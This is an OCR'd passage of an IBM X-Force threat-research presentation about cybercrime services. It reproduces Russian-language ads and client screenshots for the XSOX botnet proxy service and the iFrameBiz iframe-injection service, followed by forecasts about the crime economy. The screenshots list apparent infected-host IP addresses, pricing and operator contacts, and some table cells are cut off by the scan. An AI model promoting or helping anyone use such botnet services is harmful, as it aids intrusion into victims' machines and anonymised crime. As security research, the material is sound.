
Взамен вы получаете:

Новост

За всеми в
обращайтесь к са
ICQ 380-755-76
через внутренню

iFrameBiz.com
Almost identical to iFrame911 model. Differentiates itself by ***Quality of Service…***
- Reliable high speed servers
- Lengthy uptimes
- Doesn’t require ActiveX or Popups

XSOX – Botnet Anonymizer



XSOX - New Anonymizing Technology - Mozilla Firefox

File Edit View History Bookmarks Tools Help
https://xsox.name/
XSOX™
NEW ANONYMIZING TECHNOLOGY
Smart Security Leader

Вход для клиентов:

Логин :

Пароль :

- Обновление клиента: XSOX-Client last version: 7.97b
- Работает проплата WebMoney и рег-коды
- Введено сжатие траффика. http стал быстрее !
- Пополнение ботов, удаление медленных, обновление гео-базы
- Новый сервер 1Gbit, защита от syn,udp flood, 100% UpTime


Предлагаем Вам новую разработку
в области безопасности и анонимности, которую так долго ждали !
Проект под названием **XSOX** позволит Вам
легко менять на лету конечные точки выхода в интернет: IP адреса.
Теперь возможен выход с IP без внешних портов !

С XSOX Вы забудете обычные соксы как страшный сон !

Основные преимущества :

- Так легко ещё небыло : одно нажатие кнопки - и у Вас новый выбранный Вами IP
- Двойное шифрование трафика с использованием алгоритмов, не поддающихся крипто-ана
- Все только действительно живые, онлайновые боты, никаких дохлых проксей
- Уход бота в оффлайн не вызывает потерю сессии, можно просто выбрать другого и прод
- Безопасность не имеющая аналогов, клиенты и боты неотличимы на сервере и находятся
- Высокая скорость работы ! Отсутствие "лишнего" коннекта в сравнении с обычными сокса
- Использование ботов без внешних IP, за NATами, из домашних и корп. сетей - идеально для
- Тестирование на крупнейших блек-листах SBL и XBL
- Сжатие траффика ! http,smtp,pop3,ftp стали быстрее а трафик меньше
- Фильтр по стране, городу, штату, аптайму, IP, домену, примечанию
- Создание правил привязки, исключений и закреплений приложений за ботами, странами и т.

Done



[XSOX] Client v7.95 Lite

sox on port : 9099

US 68.251.34.7
Chicago IL ID: 229

Account : tst
group : admin
time left : 19:59.25 +358d

Total: 1060


Country	City	State	ver	IP / DNS	upTime		ID	Note
US	Manlius	NY	71	24.59.196.45	1 days	L	203	
AR	Buenos aires		75	200.125.100.166	60	L	204	
AT			75	88.116.116.74	345	L	205	
US	Washington	DC	71	141.156.90.156	425	L	206	
US	New hyde park	NY	71	63.138.53.115	4 days	L	207	
US			71	71.248.69.12	4 days	L	208	
US	Indianapolis	IN	71	68.249.100.91	760	L	209	
US	Mt. laurel	NJ	71	69.255.149.220	2 days	L	210	FireFox only
US	Chesapeake	VA	71	70.161.241.169	1 days	L	211	
US	Los angeles	CA	71	71.102.34.240	425	L	212	
US	Indianapolis	IN	71	68.249.100.91	760	L	213	
ES			75	83.58.175				
AE	Dubai		71	217.165.1				
US	Plano	TX	71	24.1.63				
AT			75	85.124.1				
US	Georgetown	TX	75	70.179.1				
US	Miami	FL	71	65.2.214				
KR			75	203.255.2				
US	Boston	MA	75	141.154.1				
US	Lawrence	MA	71	24.147.5				
PL	Gdansk		75	213.25.3				
US	Boston	MA	71	141.154.1				
TR			75	88.226.1				
DE	Munich		75	217.233.1				
US	Spokane	WA	71	67.185.1				
US	Chicago	IL	71	68.251.				
JP	Okinawa		71	210.79.18				
US		CT	71	68.118.195.63	690	L	232	

Connections
Local: 7

Module	Bot IP	ID	RemoteAddr	Port	Snd / Rcv
iexplore.exe	68.251.34.7	229	80.67.86.15	443	3271 / 63955
OPERA.EXE	24.27.42.220	229			
iexplore.exe	68.251.34.7	229			
iexplore.exe	68.251.34.7	229			
OPERA.EXE	68.251.34.7	229			
iexplore.exe	68.251.34.7	229			
OPERA.EXE	68.251.34.7	229			

Break this connection
Break all connections
Break all connections for this module
Exclude this module (need module restart)
Add Rule: Use module only with this Bot ID
Add Rule: Use module only with this Country
Copy targetAddr IP to clipboard

XSOX – Botnet Anonymizer



Цены и специальные предложения

Для начала работы необходимо Зарегистрироваться

- Месячная стоимость подписки **(без ограничений): $50.00**
- Недельная стоимость подписки **(без ограничений): $15.00**

Специальные предложения:

- Выделение порта на серве… …CKS4/5 с веб-панелью управления (стучите).

The monthly subscription price (without limitation): $ 50.00
Weekly subscription price (without limitation): $ 15.00

Special offer:

- •Allocation port on the server for access to protocols
- •VIP treatment with full control of its own shell-bots
- •Actual server with full control.
- •SOCKS4 / 5 with multiple random IP addresses on th

Наши контакты :

- Технические вопросы, предложения и пожелания: support@xsox.name


  Support ICQ: **431-543-982**

  Master ICQ: **97-44-58**

  Телефон: **+38 (050) XSOXSOX** Skype: **XSOX-Master**

- Контакты для инвесторов: invest@xsox.name
- Отдел продаж: sales@xsox.name
- Webmaster: webmaster@xsox.name
- Главный программист: master@xsox.name ICQ: **97-44-58** (Simp Pro)

FORECASTING



Future Tends and Expectations

- Continued malicious focus on the end user
  - New paradigm for security vendors…
    Protecting your customer's customers
- "Time to Exploit" shrinking
  - Probability of 0-day exploitation increasing – our visibility of them, decreasing
- Consolidation of core money-laundering processes
  - The mechanics of moving money will be more varied
  - "identity" currency to morph to more sophisticated "information"
- Fracturing of "elite" service classes, and franchising of core attack delivery systems

Why Our Lives May Become a Little Easier…

- The biggest threat to the exploit providers are each other
  - Protecting their “investment”
  - Clones driving down price
  - Becoming more difficult to “maintain a living”
- Barrier to enter “a life of cyber-crime” dropping
  - “ankle-biters” causing frustration, forcing mistakes
- If they’re fighting each other, does it give us more time?
  - Yes, more time…
    … but we’re still being out spent.

Questions?

Gunter Ollmann – *Chief Security Strategist (gollmann@us.ibm.com)*
Holly Stewart – *X-Force Threat Response Manager (holly.stewart@us.ibm.com)*